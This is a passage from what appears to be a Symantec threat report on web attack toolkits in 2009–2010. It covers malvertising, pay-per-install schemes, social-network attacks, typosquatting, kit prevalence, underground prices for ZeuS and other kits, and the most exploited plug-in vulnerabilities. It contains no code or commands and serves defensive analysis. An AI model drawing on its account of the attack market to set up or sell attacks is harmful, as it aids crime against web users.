An attacker can also steal account credentials for Web applications and use the built-in functionality to insert code into the website. Similarly, an attacker could steal credentials for an FTP account linked to the legitimate website. Doing so would allow the attacker to directly access and edit the files stored on the server hosting the website. Some attack kits include tools to help accomplish this. For example, SpyEye includes a tool that will steal FTP account credentials from computers that it has compromised.[54]

Malicious Advertisements


Web advertisements are also used to generate traffic to malicious sites. Many legitimate websites generate revenue through banner advertisements. These advertisements are often administered by third-party feed services that control which advertisements are displayed. Moreover, distributors of the feed service might not actually control what is displayed either, because they often operate as a middle ground between the actual advertisers and the feed subscribers. Therefore, it is possible for attackers to pay to have an advertisement containing malicious code added to the feed without the knowledge of the feed service. Attackers can also compromise the servers of legitimate advertisers or those of the feed distributor to add malicious content without their knowledge. This makes preventing deceptive or malicious advertisements difficult.

Pay-Per-Install (PPI)

Another means of propagating malicious code is to create an affiliate network based on a pay-per-install (PPI) approach. With PPI, a cybercriminal pays affiliates for each successful installation of the malicious program. Many “work from home” schemes are based on people being paid to perform such tasks, often without realizing that they are part of a potentially

[54] 54-http://www.symantec.com/security_response/writeup.jsp?docid=2010-020216-0135-99

illegal operation. Once installed, the programs “call home” to notify the cybercriminal of the successful installation. Symantec observed per-installation rates on these affiliate sites from $0.01 to $1 or more, while other price quotes are based on bulk installations. For example, the CashInstaller Trojan PPI program could “earn” up to $180 per 1,000 installs (figure 21).[55]



New PPI launched > CashInstaller.com

New Pay Per Install Program started !

- earn up to 180$ for 1000 us installs
- Realtime Online Statistics !
- stable weekly payouts
- support for every online Payment System !

Figure 21. Advertisement for a pay-per-install program

Additionally, some of the PPI offers pay extra when certain milestone numbers are achieved, such as a $50 bonus for 2,500 installations. Alternatively, the attacker may establish a partnership that shares a percentage of the revenue generated by the installed software. To maximize their profits, attackers set up several PPI affiliates and install multiple PPI programs on each compromised computer.

Social Media

Worldwide, more than a billion people are estimated to be on some sort of social network. As such, these networks are increasingly favored by attackers as useful targets, especially because of the inherent trust people tend to have on these networks due to them inherently being based on friendship. Social networks are also increasingly becoming more sophisticated and able to offer a range of applications specific to the interactive space of the network. These “widgets” are often games or surveys and can be used by attackers to mount a range of different attacks. Moreover, social networks are attractive to attackers because users often expose a goldmine of useful information that a perceptive attacker can easily pilfer and sell for a profit or use in additional attacks. The Koobface worm is designed specifically to extract such information.[56] This worm was one of the first large malware attacks targeting social networks and it is still widespread and active today. It is very successful because it uses clever social engineering attacks to lure potential victims into following links to malicious Web pages.

One technique used by attackers is to generate dummy accounts and then generate thousands of friend requests in the hope that some people will accept them. If accepted, not only can the attacker target that “friend” directly, but he or she can also target the victim’s list of friends. Other notable trends being exploited on social networks include increasingly widespread spam, phishing, variations of search engine optimization (SEO) attacks, SEO image poisoning, and creating profiles to pose as celebrities. Symantec recently published a whitepaper exploring the dangers associated with social networks: *The Risks of Social Networking*.[57]

55-http://www.symantec.com/business/security_response/attacksignatures/detail.jsp?asid=23557
56-http://www.symantec.com/security_response/writeup.jsp?docid=2008-080315-0217-99
57-http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_risks_of_social_networking.pdf

Attack Kit Activity

The following discussions are based on data collected by Symantec between July 1, 2009, and June 30, 2010. Symantec gathers intelligence from more than 133 million client, server, and gateway systems that have deployed its antivirus products. Underpinning these products are the Symantec Digital Immune System, Symantec Scan and Deliver technologies, intrusion prevention systems (IPS), reputation-based threat detection technologies, and Norton Community Watch, which allows customers to automate the process of reporting malicious activity and threats. Data is based on events collected from Symantec IPS and limited to vulnerabilities that are known to be exploited by attack toolkits. The events are triggered by IPS signatures that are specifically designed to detect unique vulnerabilities.

While not all events have been triggered specifically by the attack toolkits discussed in this report, Symantec believes that a significant amount of the activity covered in this section is associated with attacks that were generated by attack toolkits in general, due to the patterned nature and frequency of attacks. The analysis focuses on the prevalence of malicious websites during the period, the attack kit activity occurring on malicious websites, and the types of websites attackers are using to lure victims. This may provide insight into the pervasiveness of these threats, the types of websites that attackers are targeting, and the popularity of various attack kits.

The following metrics are discussed in this section:

- Prevalence of malicious websites
- Attack kit prevalence
- Malicious websites by search term
- Attack kit popularity on the underground economy
- Top attacked vulnerabilities
- Attack frequency

Prevalence of Malicious Websites

Background

This section discusses the volume of malicious websites observed during the reporting period. Considering that attackers use a combination of intentionally malicious websites and legitimate websites compromised for malicious purposes, this analysis may provide an indication of general malicious website longevity.

Methodology

A domain is counted as having been malicious if it had a malicious reputation at any point during the reporting period, regardless of its reputation at other times during the year.

Data

During this reporting period, Symantec observed more than 310,000 unique domains that were found to be malicious. On average, this resulted in the detection of over 4.4 million malicious Web pages per month (figure 22).




Figure 22. Malicious Web pages by month

Commentary

In gathering the data for this metric, Symantec noted the following observations:

- Similarities with frequency of attacks: For the first six months of the reporting period, the prevalence of malicious websites coincides with the results for frequency of attacks (which are discussed in the following metric). In July 2009, four versions of the Eleonore, Fragus, and Yes Exploit System exploit kits were released that incorporated exploits for new vulnerabilities. Similar activity, although not nearly as dramatic, occurred at the end of 2009 (from October to December) when new versions of Eleonore, justexploit, and Siberia were released. The fluctuations in attack activity may reflect the number of malicious Web pages detected during these times, during which attackers using the new versions attempted to increase the number of potential victims exposed to their new exploits.
- CRiMEPACK activity: Similarities between the prevalence of malicious Web pages and attack frequency ceased in 2010, when there was a spike in malicious Web pages between March and May. This may have been the result of three CRiMEPACK updates that occurred during the reporting period. As well, CRiMEPACK appeared to gain a significant amount of attention during this period even though it exploits many of the same vulnerabilities as other attack kits such as Eleonore. The surge in malicious Web pages may be the result of CRiMEPACK domains being blacklisted and the initial establishment of new CRiMEPACK sites.
- The effect of malicious website life span: The month-to-month fluctuations in malicious Web pages may also be an indication of the short lifespan of these sites. As noted with CRiMEPACK domains, malicious websites are frequently blacklisted and shut down, or else cleaned (in the case of legitimate sites that have been

compromised). Attackers would then need to set up other malicious websites or compromise other legitimate ones.

Attack Kit Prevalence

Background

This section discusses the prevalence of attack kits based on activity observed on malicious websites. This may provide insight into similarities between various attack kits hosted on malicious websites.

Methodology

Every time attack activity on a malicious website is observed by Symantec, the incident is associated with a specific attack signature and logged. For this metric, the volume of incidents associated with attack signatures that can be distinctly related to a single kit is used to determine the amount of activity associated with each kit. By comparing the amount of activity associated with each kit, their prevalence can be determined.

Some attacks and their associated attack signatures are distinctly related to a single kit, while others are too generic to relate to individual kits. For the purpose of this metric, those generic attacks are considered not toolkit specific.

Data




Figure 23. Percentage of threat activity on malicious websites, by toolkit specificity

Rank	Toolkit Activity	Percentage
1	MPack	48%
2	NeoSploit	31%
3	ZeuS	19%
4	Nukesploit P4ck	1%
5	Phoenix	1%

Table 2. Percentage of toolkit specific activity detected on malicious websites

Commentary

In gathering the data for this metric, Symantec noted the following observations:

- Overall activity: Of the Web-based threat activity detected by Symantec during this reporting period, 61 percent was specific to attack kits (figure 23). Although the other 39 percent of Web attack activity was not specifically related to attack toolkits, Symantec believes that a significant amount of it was due to attack kit activity but was not distinctly relatable to any particular toolkits. This is because attack kits often implement exploits or attack techniques that are too generic to be differentiated from other sources. Furthermore, the significant increase in malicious activity that Symantec has observed in the threat landscape in recent years suggests that a significant percentage of attacks are the result of attack kit automation.
- MPack activity: Of the activity related to specific attack kits, 48 percent was attributed to the MPack toolkit (table 2).[58] MPack is one of the oldest and most well known attack kits. It was released in late 2006 by a group of Russian developers known as Dream Coders Team.[59] The attack kit is PHP-based and uses iframe injections to launch attacks. Because the toolkit is a script language, users can easily copy and redistribute it. The authors originally sold the kit for $1,000, although the price was eventually lowered significantly, possibly because of piracy.[60] Coupled with the kit's notoriety, the widespread availability of MPack on underground economy servers—due in part to piracy—may have contributed significantly to its longevity and, thus, to its prevalence in this metric.
- NeoSploit activity: NeoSploit was the second most prevalent attack kit observed by Symantec during this reporting period, accounting for 31 percent of the activity specifically related to attack kits. During its active development, the kit gained popularity with cybercriminals and was recognized as an innovative and effective threat.[61] Coupled with the availability of the transfer tool, this may one of the key reasons that the kit remains prevalent even though the original developers no longer provide support for it.
- ZeuS activity: ZeuS was the third most prevalent kit observed by Symantec during this reporting period, accounting for 19 percent of the activity related to specific attack kits.[62] Since its release, there have been multiple updates and variants of ZeuS detected. ZeuS's powerful botnet capabilities and widespread success as an information-gathering tool may be the primary contributors to the kit's ranking in this metric. However, ZeuS's partial reliance on attack kits capable of exploiting vulnerabilities may offset the percentage of its activity because it may be paired with or superseded by those other kits.

58-http://www.symantec.com/business/security_response/writeup.jsp?docid=2007-052712-1531-99
59-http://www.securityfocus.com/news/11476
60-http://www.symantec.com/connect/blogs/mpack-clearance-sale
61-http://www.symantec.com/connect/blogs/broken-record-neosploit
62-http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf

Malicious Websites by Search Term

Background

This section discusses malicious websites based on search term. By categorizing common search terms that result in malicious websites being visited, broad website categories can be determined and may provide insight into the type of legitimate websites that attackers are targeting to inject attack code. This may also indicate the categories of Web pages and search terms that attackers consider and tend toward when performing black hat SEO. As discussed previously, attackers may increase the likelihood of Web page visits by potential victims if popular subject matter is mimicked.

Methodology

The data consists of a collection of unique search terms that resulted in malicious websites being visited and the number of malicious website hits that occurred. When the use of a search term results in a malicious website being visited, the incident is counted as a malicious website hit. The rank of each unique search term is then determined based on the volume of malicious website hits that have occurred. This metric analyzes the top 100 search terms that consist of Latin alphabet and logical meaning.

Of the top 100 search terms analyzed, 74 percent of the searches were for specific sites by domain name. This reinforces indications that attackers capitalize on the popularity of legitimate websites to target potential victims. Of these terms, 7 percent were misspellings of the actual domain name. The use of domain misspellings is a tactic that involves registering a domain name that closely resembles a legitimate website and hosting malicious code on it. For example, an attacker could register synantec.com hoping to attack users who misspell symantec.com. This tactic is commonly referred to as typosquatting and is frequently used in phishing schemes and spam attacks. Typosquatting takes advantage of common typing errors made during Web searches and the typo may go unnoticed by the searcher until they have already opened a malicious website.

Data




Figure 24. Malicious websites by search term type

Commentary

In gathering the data for this metric, Symantec noted the following observations:

- "Adult entertainment" search terms: The search terms that most commonly resulted in malicious website visits were for adult entertainment websites, making up 44 percent of the search terms (figure 24). This is not surprising given the popularity of online adult entertainment. According to one source, 12 percent of all websites are pornographic and over 28,000 people are viewing these sites every second.[63] This sort of popularity may be a huge motivator for attackers to try to exploit adult entertainment websites. Another attraction of adult entertainment websites is that they typically consist of various forms of multimedia. This may also be attractive to attackers because visitors to the site are more likely to have multimedia player plug-ins installed that are vulnerable to the attacker's toolkit exploits. Many of the vulnerabilities that are exploited by attack kits affect multimedia-related browser plug-ins, so compromising websites that require their use may increase the likelihood that visitors will be attacked successfully. (It should be noted that many of the adult entertainment domains that were searched for are primarily adult video streaming websites and were not included in the video streaming category discussed next.)
- "Video streaming" search terms: The second most common type of search terms that resulted in malicious website visits were for video streaming, with 21 percent of the total. Furthermore, all of the search terms that

[63] 63-http://news.cnet.com/8301-17852_3-20006703-71.html

were misspellings of specific domain names, as mentioned above, were in the video streaming category. This is not surprising considering the current popularity of streaming video websites. By using these sites to initiate attacks, attackers are capitalizing on a very large traffic base of users. As with adult entertainment, users of video streaming websites are almost guaranteed to have multimedia player plug-ins installed in their browsers. Therefore, attackers using toolkits that exploit vulnerabilities in the plug-ins may have an increased chance of success if they launch attacks from these sites.

- "Other" search terms: The third most common type of search term that resulted in malicious website visits was "other," accounting for 17 percent of the malicious hits analyzed. This category consists of generic terms not specific to one category. This may be a reflection of the vast number of possible search terms and variety of Web pages that can be found as result of a search term, although it also suggests that attackers do not necessarily target mainstream websites. The hits counted for this category may also include malicious websites created by attackers in the guise of legitimate websites.
- The importance of caution: The results of this data analysis underscore how Web users should exercise caution, regardless of the websites they visit on a regular basis or those that they may visit on a one-off search for something out of the ordinary. Additionally, Web users should also ensure that domain names are correctly spelled when going directly to a website or searching for a specific domain.

Attack Kit Popularity in the Underground Economy

Background

One measure of the activity of individual attack toolkits and their prevalence can be derived from examining how actively each kit is promoted in the underground economy. The underground economy is an evolving and self-sustaining black market in which underground economy servers, or black market forums, are used for the advertisement and trade of stolen information and services. Much of this promotion is performed within channels on IRC servers.

Methodology

The measure of goods and services available for sale (as shown in table 3) is by distinct messages, which are considered as single advertisements for a good or service, though the same advertisement may appear thousands of times. To qualify as a new message there must be variations such as price changes or other alterations in the message. This discussion focuses on the proportion of monitored IRC messages to sell attack toolkits in the underground economy. This is only a snapshot in time of one form of advertisement in the greater underground economy. Some kits may not have been named directly or may have been advertised just outside the reporting period. Therefore, this data may not be a direct comparison to the popularity of toolkits but can provide some insight into openly advertised prices and selection.

Data

Name	Price Range	Percentage
ZeuS	$40 - $4,000	65%
Unique Exploit Pack	$600 - $2,000	15%
Fiesta	$100 - $700	7%
MyPolySploits	Unknown	6%
Limbo2	Unknown	3%

Table 3. Advertisements for the sale of attack toolkits by percentage

Commentary

In gathering the data for this metric, Symantec noted the following observations:

- ZeuS was by far the most advertised: The top advertised attack toolkit on underground economy IRC servers monitored by Symantec during this reporting period was ZeuS (table 3). Numerous versions of ZeuS were advertised (ranging from 1.0.3.7 to 1.1.1) along with several customized variants. No advertisements were observed for ZeuS 2.0, which was released around April 2010.
- Wide pricing variations: Advertisements contained a broad range of price points. Symantec observed attack kits priced between $40 and $4,000, with an average amount of approximately $900. In many cases the range of versions appear to account for much of the variation in prices, with older versions typically being offered at a lower price—including the unusual price of $40 at the low end.
- “Support and maintenance” advertisements: Many of the advertisements Symantec observed included claims about “bundled” support and maintenance services. For example, an advertisement for the Fiesta attack toolkit stated that for an additional $100, the author could provide re-encrypted/obfuscated binaries for free every two weeks, or anytime thereafter on demand for $30.
- “Install service” advertisements: One popular type of support service advertisement observed by Symantec is for assistance in building and installing an attack kit. Although many toolkits are designed for people with little to no technical skills, certain kits still require a certain amount of technical aptitude to implement and, as with any software, it is not surprising that people purchasing these toolkits might run into difficulties during the initial setup process. For example, Symantec observed advertisements offering to help with the installations of ZeuS, with prices for this service ranging from $100 to $500. Advertisements for applying a FUD cryptor to binaries, adding new exploits to kits, and hosting C&C servers were also found. These services are typically arranged over email or instant messages, and payments are made through online payment services.
- “Botnet for rent” / “Botnet wanted” advertisements: Symantec observed advertisements selling established botnets of up to several thousand clients. Prices for these varied widely (depending on the client count, stability, and features of the clients) from several cents per bot to hundreds of dollars for a botnet of several thousand hosts. Along with advertisements selling bots and botnets, Symantec also observed advertisements for people wanting to rent time on established botnets. Botnet sales and rental services are not new, but increased specialization in the underground economy seem to have led to increased activity.

Top Attacked Vulnerabilities

Background

This section analyzes the characteristics of vulnerabilities that have been exploited in attack toolkits. This will include a discussion of the average severity of the vulnerabilities examined.

Methodology

The top attacked vulnerabilities are an examination of attack incident data for specific vulnerabilities used in attack toolkits from July 1, 2009, to June 30, 2010. This data is based on events collected from intrusion prevention systems (IPS) within the Symantec Global Intelligence Network. The events are triggered by IPS signatures that are specifically designed to detect unique vulnerabilities. Although not all events have been triggered specifically by the attack toolkits discussed in this report, Symantec believes that a significant amount of the activity covered in this section is associated with attacks that were generated by attack toolkits due to the patterned nature and frequency of the attacks.

The average severity is determined by averaging the Common Vulnerability Scoring System (CVSS) 2.0 base scores of the vulnerabilities.[64]This section will also discuss the window of exposure for these vulnerabilities. The window of exposure is a measurement of the average amount of time in days that organizations and end users are exposed to a vulnerability before the vendor releases a patch. It is the difference between the average time for a patch to become available and the average time for exploit code to become available. During this period, because patches are not available, those affected by a vulnerability must follow best practices and mitigation in order to limit exposure. It should be noted that patches are not always deployed as soon as they are released by a vendor, so organizations and end users will remain exposed until they are able to apply patches.

The attack kits studied in this section of the report exploit 59 unique security vulnerabilities. This represents the range of vulnerabilities currently being exploited by attack toolkits at the time of writing. These exploits target browsers, browser plug-ins, and desktop applications running on versions of the Microsoft Windows operating system exclusively. This is because Windows is still the main target for malicious code (due in no small part to the preponderance of Windows systems in general). As well, all of these particular vulnerabilities can be exploited through Web browsers and all of them have an average severity of medium. They are categorized as being client-side in nature and typically let an attacker execute arbitrary code with the privileges of the user who is running the application affected by the vulnerability.

The vulnerabilities associated with the attack kits studied in this section had an average window of exposure of 13 days. This is based on an average time to patch of 44 days and an average exploit development time of 31 days. This 13-day window of exposure for vulnerabilities used by attack kits is comparable to the longest window of exposure for a Web browser, as measured in Volume 15 of the Symantec *Internet Security Threat Report*.[65] However, it may take longer for organizations and end users to deploy patches. Attacks continue to target older vulnerabilities that may have been patched by the vendor. Of the 59 vulnerabilities associated with attack kits, six remain unpatched at the time of writing.

Based on a comparative analysis of exploit publication dates and attack toolkit release dates, it is observed that attack kit developers often do not immediately incorporate new exploits into attack kits. Only the most successful and actively developed attack kits will quickly incorporate exploits for new vulnerabilities. This most often occurs after the exploit code

64-http://www.first.org/cvss/cvss-guide.html
65-http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xv_04-2010.en-us.pdf: p. 38

has been made publicly available. In many cases, public exploit code is incorporated into attack toolkits without significant modification or improvements to the exploit code. While some attack kit developers advertise that their attack kits include zero-day vulnerabilities, Symantec has found little evidence that this is the case. The majority of vulnerabilities exploited in attack kits fall outside of the window of exposure. This means that, in general, vendors release patches for a vulnerability before attack kit developers successfully incorporate exploit code into their products. Thus, it appears that, in general, attack toolkit developers are not actively researching new vulnerabilities or developing original exploit code.

Data

Rank	Title	Percentage
1	Microsoft Active Template Library Header Data Remote Code Execution Vulnerability	41%
2	Adobe Flash Player© Multimedia File Remote Buffer Overflow Vulnerability	25%
3	Microsoft Windows Media Player Plug-in Buffer Overflow Vulnerability	9%
4	Microsoft Internet Explorer Uninitialized Memory Remote Code Execution Vulnerability	8%
5	Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability	7%
6	Microsoft Internet Explorer CreateTextRange Remote Code Execution Vulnerability	4%
7	Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download Vulnerability	2%
8	Apple© QuickTime© RTSP URI Remote Buffer Overflow Vulnerability	2%
9	AOL© SB.SuperBuddy.1 ActiveX Control Remote Code Execution Vulnerability	1%
10	Microsoft Internet Explorer Speech API 4 COM Object Instantiation Buffer Overflow Vulnerabilities	1%

Table 4. Top attacked vulnerabilities by percentage, July 2009 - June 2010

Commentary

- The top attacked vulnerability for the period examined was the Microsoft Active Template Library Header Data zero-day vulnerability,[66] accounting for 41 percent of the attack activity. The vulnerability, which appeared in July 2009, does not appear to have been exploited by attack toolkits during the initial zero-day attacks but was incorporated into the Eleonore and Fragus kits in late July. The vulnerability was patched in the later stages of July 2009. The public availability of reliable exploits for this vulnerability makes it a popular addition to attack toolkits. This accounts for the large amount of attack activity associated with the vulnerability.
- Other attack kits have since incorporated the vulnerability, including CRiMEPACK, Impassioned Framework, T-IFRAMER, Unique Pack, and YES Exploit System.
- The second most attacked vulnerability for this report was the Adobe Flash Player Multimedia File vulnerability.[67] The vulnerability accounted for 25 percent of the attack activity associated with the top attacked vulnerabilities.
- This vulnerability was patched at the time it was first announced by the vendor in April of 2009. Exploit code emerged shortly afterwards, followed by exploitation activity in the wild later that month. The vulnerability does not appear to have been incorporated into attack toolkits until July 2009, when exploit code was incorporated into the Fragus attack toolkit. It was later incorporated into the Phoenix toolkit in November 2009.
- The dates at which the exploits were incorporated imply that attack toolkit developers believe that exploitation of the vulnerability will be successful enough to generate revenue despite having been patched months earlier. Other attack toolkits that exploit this vulnerability are Impassioned Framework and Zombie Infection.

66-http://www.securityfocus.com/bid/35558
67-http://www.securityfocus.com/bid/28695

- The third most attacked vulnerability was the Microsoft Windows Media Player plug-in vulnerability.[68] This vulnerability was published in February 2006 and was also patched at that time. Exploit code was publicly available within days of the vulnerability publication. This vulnerability was exploited by early attack toolkits such as WebAttacker, MPack, and Icepack. It was also later incorporated into attack toolkits such as Eleonore, NeoSploit, and Phoenix.
- Exploits for this vulnerability in attack toolkits are also targeting the Mozilla Firefox and Opera Web browsers, which may be a factor influencing the popularity of the vulnerability among attack toolkit developers. This may be because Microsoft Internet Explorer, long the favorite target of attackers, has been losing market share in recent years to other browsers.[69] Attackers would thus benefit from targeting browsers other than just Internet Explorer and by exploiting cross-browser attacks in browser plug-ins. This attack accounted for 9 percent of the attack activity associated with the top attacked vulnerabilities.
- It should be noted that the top three attacked vulnerabilities all affected browser plug-ins, a trend observed in Volume 14 of the Symantec *Internet Security Threat Report*.[70] For example, of the top 10 attacked vulnerabilities, seven could be exploited through browser plug-ins. This trend is in part due to the ubiquity of browser plug-ins. They are also an attractive attack method because users may not be as up to date with browser plug-in patches as they are with patches for Web browsers.
- All of the attack kits studied in this section incorporate exploits for browser plug-ins, which is also a factor in why the top three attacked vulnerabilities affected browser plug-ins.
- Plug-ins are an attractive target because all major browsers offer automatic update facilities, while some plug-in technologies, such as ActiveX controls, may be more difficult to update. In some cases, patches may not even be available.
- Out of the six unpatched vulnerabilities that are used by attack toolkits, five of the vulnerabilities affect browser plug-ins. All of these vulnerabilities can be exploited by enticing a Web user to visit the Web page hosting the attack toolkit, without additional interaction from the victim.

Attack Frequency

Background

This section examines the frequency of attacks using vulnerabilities that are known to be associated with attack toolkits.

Methodology

Attack frequency is a measurement of daily attacks derived from attack incident data for specific vulnerabilities used in attack toolkits from July 1, 2009, to June 30, 2010. This data is based on events collected from IPS within the Symantec Global Intelligence Network. The events are triggered by IPS signatures that are specifically designed to detect unique vulnerabilities. The attack incidents are tied to 59 unique vulnerabilities that are known to be exploited by attack toolkits. Although not all events have been triggered specifically by the attack toolkits discussed in this report, Symantec believes

68-http://www.securityfocus.com/bid/16644
69-http://gs.statcounter.com/
70-http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiv_04-2009.en-us.pdf : p. 41

that a significant amount of the activity covered in this section is associated with attacks that were generated by attack toolkits due to the patterned nature and frequency of the attacks.

Data




Figure 25. Frequency of attacks using attack toolkits July 2009 – June 2010

Commentary

